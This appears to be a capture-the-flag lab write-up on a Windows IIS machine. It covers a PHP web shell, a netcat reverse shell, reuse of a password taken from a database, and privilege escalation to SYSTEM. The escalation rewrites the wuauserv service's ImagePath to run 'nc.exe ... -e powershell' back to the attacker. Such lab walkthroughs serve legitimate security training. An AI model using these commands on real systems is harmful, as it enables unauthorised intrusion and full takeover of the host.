


Among the extracted information we found a password for user Hector

After extracting information from the database, we started reading system files



And we also created a malicious php files in the web directory, what provided us with a remote code execution



\N \N \N \N \N (USER INFORMATION ---------- User Name SID ================ ======== nt authority\iusr S-1-5-17 GROUP INFORMATION ----------- Group Name Type SID Attributes ================================== ================ ============ ========== == Mandatory Label\High Mandatory Level Label S-1-16-12288 Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group BUILTIN\IIS_IUSRS Alias S-1-5-32-568 Mandatory group, Enabled by default, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\SERVICE Well-known group S-1-5-6 Group used for deny only CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group PRIVILEGES INFORMATION ---------- Privilege Name Description State ============================= == ======= SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled)

We used that to get a reverse shell as a web user

```
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.167] 49729
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot> whoami
whoami
nt authority\iusr
PS C:\inetpub\wwwroot>
```

As our next step we used the password extracted from the database to escalate our privileges to the user Hector

```
PS C:\> $creds=New-Object System.Management.Automation.PSCredential(".\hector",$pass)
$creds=New-Object System.Management.Automation.PSCredential(".\hector",$pass)
PS C:\> Invoke-Command -ComputerName Fidelity -Credential $creds -scriptBlock { whoami}
Invoke-Command -ComputerName Fidelity -Credential $creds -scriptBlock { whoami}
control\hector
PS C:\>
```

Then we checked if our compromised user Hector has “FullControl” and it turned out it has (having a full control as a user can be abused to modify content of the registers and escalate privileges to the Administrator)

```
nt authority\iusr
PS C:\inetpub\wwwroot> $acl=get-acl HKLM:\System\CurrentControlSet\Services\
$acl=get-acl HKLM:\System\CurrentControlSet\Services\
PS C:\inetpub\wwwroot> ConvertFrom-SddlString  -Sddl $acl.Sddl -type RegistryRights | Foreach-Object {$_.DiscretionaryAcl}
ConvertFrom-SddlString  -Sddl $acl.Sddl -type RegistryRights | Foreach-Object {$_.DiscretionaryAcl}
NT AUTHORITY\Authenticated Users: AccessAllowed (EnumerateSubKeys, ExecuteKey, Notify, QueryValues, ReadPermissions)
NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey, Delete, EnumerateSubKeys, ExecuteKey, FullControl, GenericExecute, GenericWr
ite, Notify, QueryValues, ReadPermissions, SetValue, TakeOwnership, WriteKey)
BUILTIN\Administrators: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey, Delete, EnumerateSubKeys, ExecuteKey, FullControl, GenericExecute, Generi
cWrite, Notify, QueryValues, ReadPermissions, SetValue, TakeOwnership, WriteKey)
CONTROL\Hector: AccessAllowed (ChangePermissions, CreateLink, CreateSubKey, Delete, EnumerateSubKeys, ExecuteKey, FullControl, GenericExecute, GenericWrite,
Notify, QueryValues, ReadPermissions, SetValue, TakeOwnership, WriteKey)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES: AccessAllowed (EnumerateSubKeys, ExecuteKey, Notify, QueryValues, ReadPermissions)
PS C:\inetpub\wwwroot> whoami /all
whoami /all
```

After confirming that, we started modifying register to get a shell as an Administrator user

```
PS C:\Windows\System32\spool\drivers\color> cd HKLM:\System\CurrentControlSet\Services
cd HKLM:\System\CurrentControlSet\Services
PS HKLM:\System\CurrentControlSet\Services> set-itemproperty -path wuauserv -Name ImagePath -value "C:\Windows\System32\spool\drivers\color\nc.exe 10.10.14.3
0 443 -e powershell"
set-itemproperty -path wuauserv -Name ImagePath -value "C:\Windows\System32\spool\drivers\color\nc.exe 10.10.14.30 443 -e powershell"
PS HKLM:\System\CurrentControlSet\Services> get-item wuauserv
get-item wuauserv


    Hive: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

Name                           Property
----                           --------
wuauserv                       DependOnService     : {rpcss}
                               Description         : @%systemroot%\system32\wuaueng.dll,-106
                               DisplayName         : @%systemroot%\system32\wuaueng.dll,-105
                               ErrorControl        : 1
                               FailureActions      : {128, 81, 1, 0 ... }
                               ImagePath           : C:\Windows\System32\spool\drivers\color\nc.exe 10.10.14.30 443 -e
                               powershell
                               ObjectName          : LocalSystem
                               RequiredPrivileges  : {SeAuditPrivilege, SeCreateGlobalPrivilege,
                               SeCreatePageFilePrivilege, SeTcbPrivilege ... }
                               ServiceSidType      : 1
                               Start               : 3
                               SvcMemHardLimitInMB : 246
                               SvcMemMidLimitInMB  : 167
                               SvcMemSoftLimitInMB : 88
                               Type                : 32


PS HKLM:\System\CurrentControlSet\Services> start-service wuauserv
start-service wuauserv
```

```
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.167] 49756
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

And we succeed in getting an Administrator shell by abusing FullControl over the machine granted to Hector